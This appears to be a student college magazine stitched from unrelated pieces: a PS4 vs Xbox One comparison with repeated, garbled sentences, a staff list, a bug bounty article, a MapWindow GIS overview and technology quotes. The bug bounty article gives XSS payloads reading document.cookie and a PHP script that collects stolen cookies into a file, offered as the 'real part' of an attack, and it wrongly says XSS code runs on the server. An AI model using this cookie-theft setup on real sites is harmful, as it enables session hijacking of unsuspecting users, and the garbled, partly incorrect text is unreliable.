PS4 vs Xbox One: which is better?

We're almost six months into the next-generation of video games and **PS4** and **Xbox One** sales numbers have surpassed a combined 10 million without a clear winner.

Both Sony and Microsoft claim to have the advantage in powering gamer through the next decade. **GDC 2014** taught us that Sony is preparing for a virtual reality future with its **Project Morpheus** headset. It's shaping up to be a real challenger to **Oculus Rift** with a 2015 release date. Xbox One gamers finally received **Titanfall**, a next-gen exclusive courtesy of ex-Call of Duty developers. It came out in late March and Xbox Live subscribers haven't stopped playing since.

Design

Xbox One is a monster console with lots of vents, but at least it won't overheat. It towers over every other device (though Microsoft advises not to stand it up vertically), and completely dwarfs our smallest home theater gadget, the app-filled **Chromecast**.

PS4 has a more distinctive angular shape with an overall stylish design. This half-matte half-gloss console measures a slimmer 10.8 in x 12 in x 2 in at its widest regions.

These dimensions make Sony's machine more media cabinet-friendly, at least next to Xbox One. The new Xbox also weighs a heftier 3.56 kg to PS4's 2.75 kg.PS4 has the advantage of hiding ports too .

Next gen reviews

PS4 makes room for gigabit ethernet and 802.11 WiFi bands b/g/n, while Xbox One includes all of that plus the older 802.11a band.

Xbox One also supports both the 2.4GHz and newer 5GHz channels that are compatible with dual band routers. PS4 limits connections to 2.4GHz, which is likely to have more interference.

Both systems have 500GB hard drives, but only PS4 allows user-replaceable internal drives. An **Xbox One teardown**found a standard-looking drive inside, but replacing it voids the warranty.

Instead, Xbox One owners will eventually be able to add external storage to their monster-sized system. That's not an option that Sony supports in its "go big or go home" internal approach.

Is PS4 or Xbox more powerful?

PS4 and Xbox One multiply the power of Xbox 360 and PS3. Chip manufacturer AMD benefitted the most from these upgrades. Xbox One has a custom 1.75GHz AMD 8-core CPU, a **last-minute upgrade** over its original 1.6GHz processor.

The PS4 CPU remained clocked at 1.6GHz and contains a similar custom AMD 8-core CPU with x86 based architecture. This represents a roughly 10% increase in processing power for Xbox One, PS4 boasts a 1.84 teraflop GPU that's based on AMD's Radeon technology. The Xbox One graphics chip, also with an AMD Radeon GPU, has a pipeline for 1.31 teraflops.

To that point, the PS4 specs make room for much faster graphics rendering than Xbox One. PS4 boasts a 1.84 teraflop GPU that's based on AMD's Radeon technology. The Xbox One graphics chip, also with an AMD Radeon GPU, has a pipeline for 1.31 .

To that point, the PS4 specs make room for much faster graphics rendering than Xbox One, especially when combined with Sony's choice in superior system memory.

EDITORIAL TEAM

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ADVISOR

Mr. Deepak Gupta

CHIEF EDITOR

Prof.(Dr.)V.B.Aggarwal

FACULTY

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Ms. Aakanksha Chopra
Ms. Suman Madan.

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        (BCA-VI)
Gunjan
        (BCA-VI)

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Bug Bounty Programs

Security is very major concern for any web application,software or any other service specially those which has any connection through the network. A bug bounty programm is vunerability reward program, kind of initiative rewards for the individual for finding a software bug and reporting it to the organization it belong to.

Finding Vulnerability?

LET"S FACE IT : Finding a bug in web application or any other is not easy as it seems. Sometimes it's take lot of time to analyze every single module of the web page, links, login-page, HTTP header, client code and many other things. So if you have good understanding with programming languages such PHP, javascript and MYSQL server, you can easily get your hands on it.
Common Vulnerabilities in web application : XSS, SQLi, Directory Path Traversal, XML injection, HTML injection, XSRF.

XSS[Cross Site Scripting]

It is one of the most common bug find in web applicaton specially which are built in PHP,ASP.NET and have Javascript implemented as the client side language.
XSS let the user to execute malicious <script> on the server where the web application is hosted & server responds back accordingly. Suppose a website which has a search button and allows the user to search any article, post, image or anything into it's server. If you put a malicious script into the website search box or query string and the input is not properly filtered. The code will run on the server. This is the most common type of attacks happen on a web application and many times the security people forget to solve this problem.

See the example : <script>alert("You are Hacked")</script>

Well this can not be as dangerous as if he try to steal the information of employees working in a particular organization by using this vulnerability. This can be easily exploit able, you just have to change the above code with[document.cookie] which will give you employees cookie information.

For example : <script>var a=document.cookie; alert(a)</script>
Now that you have find the vulnerable site and got the cookies value. Let's come to the real part now. Hosting the below code into any PHP hosting site will help you execute the get the cookies value directly to your file.

```php
<?php
$cookie = $HTTP_GET_VARS["cookie"];
$steal = fopen("cookiefile.txt", "a");
fwrite($steal, $cookie ."\n");
fclose($steal);
?>
```

Pathing the vulnerability.

Most of the time company will patch the vulnerability with the help of it's security administrator only. But if you want to send the solution by yourself also that's much better.
There are many organization providing Bug Bounty Program including : Mcrosoft,Paypal,Google,Myntra,Avast,Twitter,Facebook,Mozilla,Githhub,Adobe,CPanel,Blackberry,Cisco,eBay,HackSecurity,IBM,Joomla,Nokia,Orkut,Pinterest.

Eligibility?

Any individual can participate into Bug Bounty Program.

Jagan Institute of Management Studies

Map Window GIS

MapWindow GIS is an open source GIS(mapping) application and a set of programmable mapping components. It has been adopted by the **Unites states Environmental protection Agency** as the primary GIS platform for its **BASINS** (Better Assessment Science Integrating Point and Nonpoint Sources) watershed analysis and modelling software. GIS software encompasses a broad range of applications which involve the use of digital maps and geo-referenced data. GIS software can be stored into different categories.

Many GIS applications are implemented within the organizations and have to play an important role. The effectiveness of GIS products therefore depends as much on the futuristic planning of hardware and software requirements.

It is therefore necessary to address the question of how GIS can be successful in an organization and continue to do so for many years before upgradations of hardware and software are needed.

GIS projects are successful because they help the organizations to perform better in society. But it is also true that organizational issues will contribute to the long term success of the GIS project. In other words, GIS and the host organization have a close and two way relationship.

It is neither possible nor desirable to recommend here a generalized requirement in terms of hardware and software for a GIS program. Nevertheless, there is a necessity to analyse the requirements keeping in view the following:

1. Organization's goal and objectives.
2. Analysis of current practices and problems encountered and redundancies.
3. Organizational issues-management structure, recources, staff.
4. Training
5. Applications
6. Base map requirements
7. Conceptual data base design
8. System integration
9. Cost of GIS implementation-applications development, data conversion,hardware, software, resources, training update and maintenance.
10. The strategic implementation Plan over a period of 3-5 years.

INFORMATION TECHNOLOGY

It has become appallingly obvious that our technology has exceeded our humanity.

Technology has two faces, we all feel it, but sometimes can't find words to describe it.

"You have to solve this problem by yourself. You can't call tech support."

The greatest achievement of humanity is not its works of art, science, or technology, but recognition of its own dysfunction

"Some people are still afraid to use their credit card online, so I set up our e-store with a web cam and a grandma."

The ultimate promise of technology is to make us master of a world that we command by the

push of a button.

Communications tools don't get socially interesting until they get technologically

boring.